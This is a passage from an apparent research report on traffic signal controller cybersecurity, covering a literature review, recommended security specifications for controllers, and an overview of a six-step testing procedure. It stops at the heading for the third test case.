


Figure 2-5: Potential attack surface for a traffic cabinet [2]

The ConOps also lists various required cybersecurity policies that will appear in the ATC Cybersecurity Standard. Examples of such policies include controlling physical access to the cabinet, implementing intrusion detection, performing vulnerability scanning, providing user access control, and avoiding the use of default passwords. Each policy is given an implementation priority with three possible levels: implement now, desired now, or next generation. Policies marked "implement now" can be developed for and enforced by

existing ATC equipment, while policies marked “desired now” are either a lower priority or not currently possible. “Next-generation” policies are those that cannot be implemented now due to time or labor requirements.

This list should be referred to while developing the specifications for common traffic controllers used in Florida and the minimum cybersecurity requirements for traffic signal controllers. Policies that can be implemented now may be more strictly defined in these standards, while next-generation policies may need to be defined more loosely because they cannot currently be achieved.

2.2.3 Cybersecurity for ITS Best Practices Development

Recent cybersecurity incidents, such as ransomware attacks, motivate the need for individual DOTs and agencies to develop their own cybersecurity programs. Penetration tests (pentests) have been identified by numerous government agencies as one of the most effective measures for reducing risk [4]. A pentest is a security assessment, conducted for example by a third party or an internal security team, to reveal vulnerabilities. The pentest results indicate concrete steps that can be taken to improve organizational security posture, such as replacing a traffic signal controller’s firmware with an updated version.

A penetration test should strictly adhere to a well-documented and approved test plan that defines the rules of engagement. Designing a comprehensive testing plan from scratch can be a daunting task. To assist agencies in the development of such a plan, the ITS-Joint Program Office has sponsored the development of a best practices guide [4], which outlines the objectives of such a testing plan and includes a template test plan.

A penetration test can take place over a variety of scopes. For example, a pentest might be strictly passive and simply monitor activities for evidence of vulnerabilities, or a pentest may involve an active engagement in which vulnerabilities are exploited in an attempt to fully document any weaknesses across the entire system. The test may also vary in the types of valid targets, including visiting the physical locations of ITS assets, attempting to access remote, cloud-hosted services, or being conducted entirely in a simulated testing environment. A well-documented testing plan will ensure that the organization is not harmed; this is especially important when an outside consulting agency is performing the assessment. For example, an agency may approve a full assessment of an isolated test intersection located at their office but might only allow for non-interactive scans of a live intersection while accompanied by a team of supervising technicians. In general, a pentest should be limited to an isolated test environment due to the potential dangers to public safety. Other potential topics include disclosure statements/responsibilities, stakeholder approval, and attack techniques that should not be used during the test. The Architecture

Reference for Cooperative and Intelligent Transportation (ARC-IT), which is included as part of the template plan and shown in Figure 2-6, may be useful for defining the scope of a plan. For example, a test may be limited to field devices or focus on center-to-field communications.




Figure 2-6: The ARC-IT ITS Architecture [14]

As part of the testing plan, a set of goals or success criteria should be defined. The exact goals vary by organization and depend on the type of test being performed. Example penetration test targets include the organization's physical security, embedded hardware and firmware, wireless and/or wired networks, management software, and organizational employees (targeted through social engineering). These potential areas of focus are described in Table 2-2. Table 2-3 maps common ITS devices to the potential areas that might include them. The test will typically culminate in the organization obtaining a full report that details the exploited vulnerabilities along with a severity rating for each exploit. The report may also include recommendations for mitigating the uncovered vulnerabilities.

Table 2-2: Potential Areas of Focus for a Penetration Test [4]

Type	Description
Physical	The goal of these tests is to find vulnerabilities in physical ITS devices and security controls. Field equipment such as transportation controllers, malfunction management units, and traffic signs may be targeted. Testers might attempt to lockpick the ATC cabinet or tamper with exposed cables.
Embedded Hardware and Firmware	These tests usually take place in a laboratory setting and seek to uncover vulnerabilities in transportation equipment. This replicates the scenario in which adversaries have stolen field equipment and are attempting to crack encryptions or break into the system.
Wireless Communication	These tests search for weaknesses in wireless traffic, often attempting attacks such as replay attacks and session hijacking. They make use of tools such as signal analyzers and waveform generators.
Network	In this case, the testers search for vulnerabilities in the DOT network infrastructure. The team will perform reconnaissance and scanning of the network before attempting to mount attacks such as man-in-the-middle.
Application and Management Software	The team will seek out vulnerabilities in deployed DOT applications, such as databases and websites. A common goal is to perform privilege escalation to bypass authentication.
Social Engineering	These tests employ psychological tactics to gain access to restricted areas or information, using techniques such as phishing, whaling, or dumpster diving.

Table 2-3: Various ITS Devices and the Types of Penetration Tests That Target Them [4]

Component	Physical Penetration	Embedded Hardware/ Firmware	Wireless	Network Penetration	Application & Management Software
Network switches	No	Yes	No	Yes	Yes
TMC Web App 1	No	No	No	Yes	Yes
TMC Web App 2	No	No	No	Yes	Yes
TMC Servers	No	No	No	Yes	No
Traffic Control Systems	No	No	No	Yes	Yes

Table 2-3: Various ITS Devices and the Types of Penetration Tests That Target Them [4], cont'd

Component	Physical Penetration	Embedded Hardware/ Firmware	Wireless	Network Penetration	Application & Management Software
RSU	Yes	Yes	Yes	Yes	Yes
ATC Controller	Yes	Yes	If applicable	No	Yes
MMU	Yes	Yes	No	No	No
ITS Traffic Signs	Yes	Yes	If applicable	No	No
Sensors	Yes	Yes	If applicable	No	No
ITS Smart Lights	Yes	Yes	If applicable	No	If applicable
Radios	Yes	Yes	Yes	Yes	Yes
CV RSE	Yes	Yes	Yes	Yes	Yes
CCTV	Yes	Yes	If applicable	No	No
IP Encoder	Yes	Yes	Yes	No	No

Finally, different testing plans provide different levels of knowledge to the individuals or organizations performing the test. The level of access or attacker knowledge is commonly referred to using the terms black box, gray box, or white box testing. A **black box** testing environment is one in which the penetration test conductors have no knowledge of the system before conducting the test and must perform reconnaissance or collect open-source information just as an attacker would; they cannot see into the box. In a **white box** scenario, the conducting party has full access to the target's knowledge base, including network layouts, deployed applications, staff, and/or source code; they can see into the entire box. **Gray box** testing lies between these two extremes, with the conducting organization having only limited knowledge provided by the target (e.g., being informed which applications are deployed, but not the application source code). Gray box testing most closely matches the testing procedure developed during this project.

A list of all potential sections described in the guide [4] and included in the template plan is provided in Table 2-4. While out of scope for the present review, the templates, checklists, or guides from other organizations such as the Council of Registered Security Testers (CREST) and the Open Web Application Security Project (OWASP) may provide additional useful insights for planning or conducting a successful penetration test.

Table 2-4: Potential Sections for Inclusion in a Penetration Test Plan [4]

Step	Description
Test Objectives	The test's goals, which can vary depending on the organization's cybersecurity maturity and may change from test to test

Test Requirements	The requirements that must be satisfied to fulfill the test objectives, such as the specific applications, network segments, and external interfaces that will be tested
Criteria for Success	The general, specific, or programmatic criteria that determine the effectiveness of the test
Test Management	How the results of the test will be applied to the organization's cybersecurity practices
Management Interfaces	The external stakeholders who should be informed if the pentest uncovers unexpected vulnerabilities
Recommended Controls	The constraints imposed on pentest activities
Communication Plan	Plans for communication with DOT stakeholders and responsible disclosure of vulnerabilities to vendors, if applicable
Change management	Procedures to follow before making changes to the pentest Plan
Data Collection and Management	Rules governing the collection and storage of data collection during testing (e.g., the data should be encrypted on nonvolatile storage)
Technical Review Meeting	A meeting held with the testing staff and organization representatives that should take place at least two weeks before the beginning of the test
Test Readiness Review	A formal meeting among all stakeholders to ensure that all parties are ready to commence the test
Schedule	The itinerary and time taken to perform the entire penetration test process, including the testing itself and reporting the results

2.2.4 Roadside Based Cybersecurity in Connected and Automated Vehicle Systems

Road-side based cybersecurity in connected and automated vehicle systems [15] examines "platoons", or groups of connected vehicles (CVs) that use vehicle-to-vehicle (V2V) or vehicle-to-infrastructure (V2I) technologies to communicate together. Organizing CVs in this manner offers numerous advantages, such as decreased fuel consumption, increased road capacity, and improved passenger comfort. However, platoons of CVs may be subject to performance drops caused by various types of anomalies, such as bias, gradual drift, noise, shorts, and misses. Furthermore, platoons may suffer loss of performance if the vehicle communication network comes under cyberattack. Increased vehicle and infrastructure connectivity corresponds to a larger attack surface, and an attack on a single node such as a vehicle or traffic control device can adversely affect other nodes in the system, as shown in Figure 2-7.




Figure 2-7: An example of an attack on a CV platoon [15]

The study [15] proposes a new mathematical model of CV platoon dynamics. The model is a state space with continuous state transitions and discrete measurements. Unknown factors such as stochastic time delays are built into the model, making it resilient against noise and cyberattacks. The model applies an augmented state-extended Kalman filter (ASEKF) to reduce the impact of noise, estimate vehicle state, compensate for time delays, and detect anomalous sensor readings. The model has been analyzed in several ways, including traditional string stability analysis [16] and an extended analysis taking into account the time needed to detect and recover from cyberattacks.

The study includes numerical experiments that measure the performance of the model's anomaly detection. In the experiments, platoons and vehicles are subjected to single-vehicle and multi-vehicle attacks. The experiments have demonstrated the effectiveness of the extended Kalman filter. These findings are most useful for CV architects and designers. The FDOT should continue to review the vulnerabilities presented in BDV25-977-70 [3].

2.2.5 Development of a NIST Cybersecurity Profile for the ITS Ecosystem

The core NIST CSF, discussed in Section 2.1.3, can be customized to create CSF profiles tailored to specific organizational needs. An ITS CSF has been developed to assist state and local transportation agencies in improving their ITS cybersecurity [6]. The ITS profile can be further adapted to match the priorities or purposes of individual organizations. The development of the ITS profile was informed using the ARC-IT goals, the connected vehicle environment (CVE) profile, and a group of identified ITS stakeholders.

The profile provides a set of 14 mission objectives (MOs) for the ITS ecosystem. These MOs were chosen during virtual workshops with the identified stakeholders and provided broad goals agencies should prioritize for an improved cybersecurity posture. For example, one such MO, denoted MO1, is to "improve [the] physical safety of the transportation system."

The full list of MOs along with a full description and priority subcategories can be found in Table 2 of the profile [6, p.22-26]. While developing the planned testing guidelines and standards, it may be beneficial to cross-reference this list of MOs to determine how a proposed test can advance an agency's security goals.

In consultation with stakeholders, the project also identifies priority levels (high, moderate, or other) for each of the subcategories in the CSF concerning the MOs. For example, taking inventory of the organization's physical components is of high importance for fulfilling MO1 (improve physical safety of the transportation ecosystem), but of only moderate importance for MO8 (build privacy protections into ITS operations). The categories are organized and sorted by their encompassing NIST function, such as identify or detect; the order does not condone priority but simply aligns with the NIST function ordering. A full list of priorities can be found in Tables 3 to 7 of the ITS profile document [6, p.29-42].

In addition to the ITS profile, the project develops a set of security control specifications for traffic signal controllers [17]. These controls are intended to provide confidentiality, integrity, and availability. Some examples of these security controls include access control policies, inactivity logouts, and event logging. The application of these security controls may be informed by guidance from outside sources. The security controls may also be parameterized (e.g., a password length policy may take a number designating the minimum length of the password as a parameter). In addition, there may exist risk references and resources for a specific control. These references are authoritative sources that prescribe security capabilities provided by the control. Each control is assigned a set of zero or more of the following attributes:

- G: Specific applicability guidance or implementation tailoring guidance exists for the control.
- V: A parameter value is specified for this control, but only to attend to unique physical object risks. Other possible parameter values are not specified.
- R: At least one risk reference or resource exists for this control.
- S: At least one reference such as a standard or best practice exists for this control.

In addition, each control is assigned a party responsible for implementing the control. The possible values are "M" for the manufacturer, "I" for the infrastructure owner/operator, and "M/I" for a control that is implemented jointly by both. An excerpt of the security controls can be found below in Table 2-5. For example, the first row of the table would be read as "Access Control Policy and Procedures has guidance available, takes a parameter, has at least one risk reference available, and should be implemented by the infrastructure owner." The full list of security controls can be found in Table 1 of the report [17, p.14-26].

Table 2-5: Excerpt of Defined Security Controls [17]

ID	Title	Advanced Transportation Controller	Responsibility: Manufacturer / IOO (M/I)
AC-1	(Access Control) Policy and Procedures	GVR	I
AC-2	Account Management	GVR	I
AC-2(3)	Account Management | Disable Accounts	GV	M/I
AC-2(4)	Account Management | Automated Audit Actions	G	M
AC-2(5)	Account Management | Inactivity Logout	GVR	M/I

These security controls may be used to inform the testing guidelines and standards developed as part of the present project. For example, AC-2(5) "Account Management | Inactivity Logout" can be included as a potential security control to investigate, with the testing guidelines informing that the feature should take an input value (namely, the amount of inactive time before logout). This format may achieve the careful balance between practicality and applicability to a broad range of devices and manufacturers.

2.2.6 DOT Defined Roles and Responsibilities, but Additional Oversight Needed

Even if cybersecurity is emphasized at the executive level, it does the organization no good if those principles are not passed down to managers, technicians, and other personnel. Because individuals may be targeted by social-engineering techniques such as phishing, every employee is a potential point of risk and thus must receive sufficient training. Communication processes are vital to ensure that training is properly deployed and that security policies are effectively enforced. The US DOT is an example of an organization where such communication is vital. Audits from the Government Accountability Office have been conducted to study the effectiveness of US DOT's communication with its constituent operating administrations [9]. These audits have found significant deficiencies in training programs, policy reviews, and departmental oversight.

The audits identify three high-level objectives for the DOT: defining cybersecurity goals of senior IT officials, providing cybersecurity support to operating administrations, and overseeing cybersecurity activities and managers. The DOT has succeeded in documenting roles and responsibilities for senior IT officials in operating administrations. In addition, the DOT has provided these officials with cybersecurity training materials and guidance. The

DOT shares cybersecurity knowledge with personnel through daily cyber operations meetings and periodic information emails.

Although these steps have improved the overall status of cybersecurity at the DOT, serious issues persist. The DOT has inconsistently provided training for agency IT managers, and this training is not monitored to ensure successful completion. Some managers reported that they do not understand the requirements of the provided training, such as the number of hours required for completion. IT program reviews and performance plans do not always include cybersecurity considerations. These program reviews have failed to address some recommendations from the Office of the Chief Information Officer; one such unresolved recommendation dates back to 2011.

While a more detailed review of the roles, responsibilities, and training practices for personnel is beyond the scope of the present project, these principles may still be applied to the planned testing guidelines and vulnerability assessment. For example, the testing guidelines will not provide any benefit if the tests are ignored or otherwise omitted. Regular communication with the TERL and FDOT will help prevent such omissions, but further steps will be needed as well. Ensuring cybersecurity priorities are met is a key role of the CEO, director, or other agency heads, as discussed in Section 2.2.1.

2.3 Traffic Controller Specifications and Cybersecurity Recommendations

This specification language is based on cybersecurity vulnerabilities identified in project BDV25-977-70 [3], which tested traffic controllers from six manufacturers currently used in Florida. The specifications are designed to mitigate each vulnerability identified. For this current project the TERL is interested in creating specifications to be added in the approval process for traffic controllers. The recommended specifications have been grouped by topic as follows:

2.3.1 Group 1: Authentication Related Specifications

These can be combined or kept separate as needed.

2.3.1.1 Authentication

The controller should require authentication such as a security code or password to use the front panel and all similar interfaces, such as a web interface or other services accessible via direct connection to the controller.

Reason: This is to prevent having open "back doors" that allow an attacker access without authenticating. Some controllers allow access without passing authentication, commonly through a web interface.

2.3.1.2 Authentication Complexity

The controller should allow remote users to specify an alphanumeric password. Passcodes that are restricted to numeric values should be allowed only when authenticating through the physical front panel, not through any remote interfaces.

***Reason*:** A simple numeric pin, especially when short (four digits), allows an attacker to brute-force the code. The shorter the pin, the faster this can occur; if it includes only numeric digits (0, 1, 2, 3, 4, 5, 6, 7, 8, 9), the brute force (trying all combinations until the correct one is found) can occur in a few hours.

2.3.1.3 Authentication Time-Out Function

The controller should time out after subsequent incorrect password or passcode entries. This applies to remote entry forms and the front panel. The length of the timeout period may be hardcoded, or it may grow longer the more unsuccessful login attempts are made.

***Reason*:** If an attacker tries to brute force the controller passcode, a time-out system greatly increases the time needed to discover the code. This might render the attack moot if it takes a very long time to try all combinations.

2.3.1.4 Default Password

The controller should prompt the user to change default passwords during the initial setup phase or on the first launch.

***Reason*:** This prevents an attacker from using default passwords available online or in manuals to gain access to the controller if remained unchanged. Controllers in field service still have the default passwords, which anyone can access online, rendering the only security feature useless.

2.3.2 Group 2: Account Access Specifications

These can be combined into one specification or kept separate as needed.

2.3.2.1 Escalating Privileges for User Accounts

The controller should allow for multiple user accounts with different privilege levels instead of only "admin" level access. The levels should provide different privileges and only the admin account to have rights to access the root folder of the controller.

***Reason*:** This is so there is an escalation of privileges and rights for access like any other modern computer security system. Controllers do not have different privilege levels, allowing a user to access the root folder and take over the controller.

2.3.2.2 SSH Account Access

The controller should not allow users to log in as the root account using SSH. Instead, a different account should be used. Also, the default SSH account should not have unrestricted access or admin privileges without further authentication.

***Reason*:** The root username is easily predicted, and the account has unlimited privileges, making it an easy target for attackers. If the root password is not updated, an attacker with knowledge of the default password could easily gain access to the root folder.

2.3.2.3 Command Line Authentication Requirement

The controller should require users to authenticate (e.g., by entering the root password) before performing privileged commands within the operating system.

***Reason*:** Some attacks allow an attacker to gain access to the terminal without knowledge of the password. Asking for the password before performing sensitive tasks prevents an attacker from gaining further access even if they were able to enter the system.

2.3.3 Group 3: Additional Service-Related Specifications

These can be combined or kept separate as needed.

2.3.3.1 Default Services

The controller should not have unnecessary services enabled by default.

***Reason*:** This reduces the number of services an attacker can exploit to get into the controller or network. Controllers have either these services enabled by default or enabled by agency staff and left on. Often, these services are not used by operations personnel but rather technicians to fix a problem found in the controller.

2.3.3.2 Unused Services

The controller should allow users to disable unused services such as Secure Shell (SSH), which is used to run commands on the controller's operating system, or Secure File Transfer Protocol (SFTP), which allows files to be transferred to or from the operating system.

***Reason*:** This reduces the number of services an attacker can exploit to get into the controller or network. These services are typically used by the manufacturer or technicians during maintenance and not during normal operation. Controllers have either these services enabled by default, or they are enabled by vendor or agency staff during configuration and are left on. If a service is needed for troubleshooting or maintenance, it should be disabled after it is used.

2.3.3.3 Service Level Access

The controller should have the services run with the lowest possible permission level. For example, the web server should not be running under the root account, which is the admin account for the controller's operating system with the ability to run any command and modify any file.

***Reason*:** This prevents an attacker who gains access to or exploits a service account from having root access; unless the attacker can then perform a privilege escalation attack, they have access to only a limited number of functions.

2.3.4 Group 4: General Security-Related Specifications

2.3.4.1 Insecure Protocols

The controllers should use only secure protocols. Insecure protocols such as Telnet (teletype network) and Hypertext Transfer Protocol (HTTP) should not be used. If these services are needed, a secure alternative such as SSH and Hypertext Transfer Protocol Secure (HTTPS) should be used instead.

***Reason*:** Most controllers use insecure and older protocols such as Telnet and HTTP to communicate information between a personal computer and the controller or the network. This allows for potential attacks that rely on accessing unencrypted communications.

2.3.4.2 Password Hashes

Password hashes for the operating system and any other application should be generated using strong password hashes. Message Digest Algorithm 5 (MD5) and other hashing algorithms with low computational costs should not be used; more modern algorithms with high, variable computation costs should be used instead.

***Reason*:** MD5 has been used for creating password hashes via many older versions of Linux but has become insecure due to the advancement of modern hardware. These hashes may be computed very quickly using modern hardware and are susceptible to a

brute-force attack. The manual pages for Debian, a Linux operating system, provide several examples of recommended, acceptable, and unacceptable hashes for modern systems [18].

2.3.4.3 API

All web Application Programming Interface (API) endpoints should verify that the request is authenticated and authorized. A web API endpoint is a web address visited by a computer (typically without user interaction) that, instead of loading a web page, causes a particular function to run (for example, to check for new alerts or refresh data).

***Reason*:** An attacker may call the API directly, bypassing any authentication performed on the front-end. Checking that the request is authenticated prevents an attacker from running exposed functions without first authenticating.

2.3.4.4 Web Services

Services such as web servers should be set to restart if terminated due to an error.

***Reason*:** An attacker may try to perform a denial-of-service (DOS) attack by causing an error; restarting the service or otherwise handling errors ensures authorized users still have access to the service.

2.4 Literature Review Summary

The team conducted a literature review of recently published cybersecurity research, guidelines, and documents relevant to the transportation industry. The wide range of scopes discussed underscores the ubiquitous nature of cybersecurity issues in the field. Every device, network, and employee may be targeted by an adversary, making the development of a culture of cybersecurity a crucial task for transportation agencies. At the executive level, the Transportation Cyber Risk Guide contains insights into the integration of cybersecurity practices into CEO functional areas. Using the guide as a reference, CEOs should prioritize cybersecurity as an overarching goal and ensure that this goal is filtered down throughout the agency. Internal communication using methods such as informational emails and periodic meetings is essential for these cultural changes to take place.

While laying out an organization's cybersecurity goals may be a daunting task, numerous frameworks have been developed to simplify the process. The core NIST framework and customized ITS profile provide numerous examples of high-level cybersecurity objectives, and traffic signal controllers have their own set of specialized security controls.

Procedures such as penetration tests may be used to assess progress toward fulfilling these goals.

Cybersecurity guidance exists for individual devices as well. Security policies have been specified for traffic controllers and cabinets, especially those adhering to the ATC standards. Ensuring that these policies are enforced is an important aspect of transportation security. Additional research has studied connected vehicles organized into platoons and developed a mathematical model for platoon dynamics.

The transportation industry is modernizing at a rapid pace, bringing major improvements in productivity, sustainability, and safety. As new technologies are employed, agencies must remain vigilant against cybersecurity threats. The reports we have summarized guided our development of the traffic controller cybersecurity specifications and testing procedure.

3 Development of Testing Procedure and Guidelines

During this project, the team developed a traffic controller testing procedure. This procedure consists of six test cases and may be used to determine if a given controller adheres to the cybersecurity specifications described in Section 2.3. This section provides an overview of the testing procedure, summarizing its goals and the classes of vulnerabilities it is intended to identify. In addition, this section contains a list of additional tests that are not included in the test procedure.

3.1 Test Cases Overview

The following six test cases have been developed to analyze traffic controllers for a variety of general weaknesses or vulnerabilities. The test cases do not assume that the individual performing the test has background knowledge in computer networking or cybersecurity beyond the basics needed for configuring controllers (e.g., configuring an IP address on the controller). A list of additional advanced tests is proposed in Section 3.3. These additional tests were deemed too complex or otherwise impractical to include in the testing plan at this time; they might, however, be adapted for use in the future.

The test cases were designed and formatted based on the testing plan for uninterruptible power supplies (TM-685-02). Care was taken to mirror the language, level of detail, and format of that document so the new test cases could be easily adopted into the existing testing framework for traffic controllers. However, as we did not have access to the traffic controller test plans, some assumptions were made and thus minor alterations or edits to the format and text may be necessary before formal adoption.

In designing the tests, the background knowledge of the individuals performing the test was carefully considered, as well as the feasibility for the manufacturer meeting the requirements introduced in these new test cases. Any test cases that went beyond what was believed to be reasonable were instead summarized in Section 3.3. Background knowledge was restricted to what it is expected a technician to need when configuring a controller (e.g., basic computer networking such as setting IPs and using related tools).

The test cases were also limited to those believed to be feasible to pass. Test cases that would be unreasonably burdensome for manufacturers to satisfy were avoided. For every one of the test cases described in this section, either we are already aware of a manufacturer having satisfied the test case (e.g., by implementing session-inactivity logouts and incorrect-password timeouts) or the test case requires a simple piece of information (e.g., additional security documentation and a step for authentication in any quick/guided setup features).

All of the controllers used during the development of these test cases were NEMA controllers. However, after reviewing the completed test cases, we believe that they could be adapted to any type of controller. As they focus strictly on the security of the software running on the controller, the test cases are hardware agnostic and should apply equally to different controller architectures. The individual steps in each test case were designed to be as self-contained as possible. If a step is determined to be too cumbersome or not provide enough benefit at this time (for example, some steps may require applicants to submit additional information), most steps can be removed without affecting the other steps.

It is recommended to perform NTC001 and NTC002 first, as the results from these tests are used in the remaining tests. During NTC001, the controller's manual and documentation are reviewed for relevant details about the controller's operation and security policies and mechanisms. NTC002 consists of a network scan, allowing testers to assess which of the controller's ports and services are open. The remaining four test cases may be performed in any order. Table 3-1 maps each task to the vulnerability classes they are designed to detect.

Table 3-1: Test Cases Mapped Identified Vulnerability Classes

	NTC001	NTC002	NTC003	NTC004	NTC005	NTC006
Arbitrary Code Execution			X			
Privilege Escalation Attacks			X		X	
Denial-of-Service				X		
Misconfiguration	X	X			X	X
Missing/Broken Authentication	X	X	X		X	
Man-in-the-Middle Attacks			X			X
Missing/Broken Encryption	X	X	X			X

Each test case provides a list of the equipment and software required to run the test. The controller, the controller's user manual, a laptop with Ethernet support, and an ethernet cable are all necessary to complete the test cases. Additional software and diagnostic tools must be installed on the laptop to complete some of the tests. All of the software chosen is free and open source to ensure the tests can be implemented at minimal cost. However, there are special-purpose commercial software programs available that may

provide more accurate results when scanning for vulnerabilities. If desired, these programs can be used by changing the relevant steps to contain instructions for the commercial software. The remaining steps that analyze the scanner results can remain unmodified.

3.1.1 Test Case NTC001: Cybersecurity – Documentation Review

The testing procedure begins with a review of the controller's documentation. Two items are consulted during this test case: the controller's Approved Product List (APL) application and the controller's user manual. The primary goal for this task is to ensure that technicians are provided with the necessary information to make relevant security decisions. For example, if an agency decides to deploy a firewall for the controller, the technicians will be able to implement more strict and secure policies if they are informed of the required ports. The secondary goal is to prepare the individual performing the test with the necessary information to complete the subsequent test cases.

While NTC001 will not detect any vulnerabilities, it is an important step in reducing the likelihood of misconfigurations. In addition, it serves as an important confirmation that the manufacturers have employed the necessary authentication and encryption. Some examples of the material required in the documentation include a list of used network ports and services, configuring user accounts and password policies, and instructions on accessing the various interfaces or services.

3.1.2 Test Case NTC002: Cybersecurity – Network/Service Scan

Modern traffic controllers take advantage of numerous network services, ports, and interfaces to facilitate remote programming and status monitoring. However, this enlarges the possible attack surface by introducing additional programs that an attacker can target. The goal of Test Case NTC002 is to identify each of the open ports or running services on the controller. Similar to NTC001, this test case is a foundational step in the testing procedure as the results are used to inform the later tests. The identified ports and services are targeted for further testing in subsequent test cases.

The primary tool used during this test case is Zenmap, the graphical interface for the popular open-source network scanner, nmap [19]. An external device such as a laptop is used to establish a connection with the controller via an ethernet cable, and the laptop uses Zenmap to identify open ports and available network services. The result of the network scan is compared to the list of employed ports discovered during NTC001 to ensure that there are no omitted or extraneous entries as this might result in misconfiguration.

The default Zenmap installation also includes a set of vulnerability scans that can be performed. While not as robust as stand-alone scanner applications such as the one used in Test Case NTC003, such tests may still reveal valuable information about the security posture of the controller and thus are included in this test.

As this test case is primarily confirmation of the documentation from NTC001, the primary vulnerability types are the same. NTC002 aims to resolve vulnerabilities that may arise from misconfiguration, missing or broken authentication, and missing or broken encryption.

3.1.3 Test Case NTC003: Cybersecurity – Vulnerability Scan

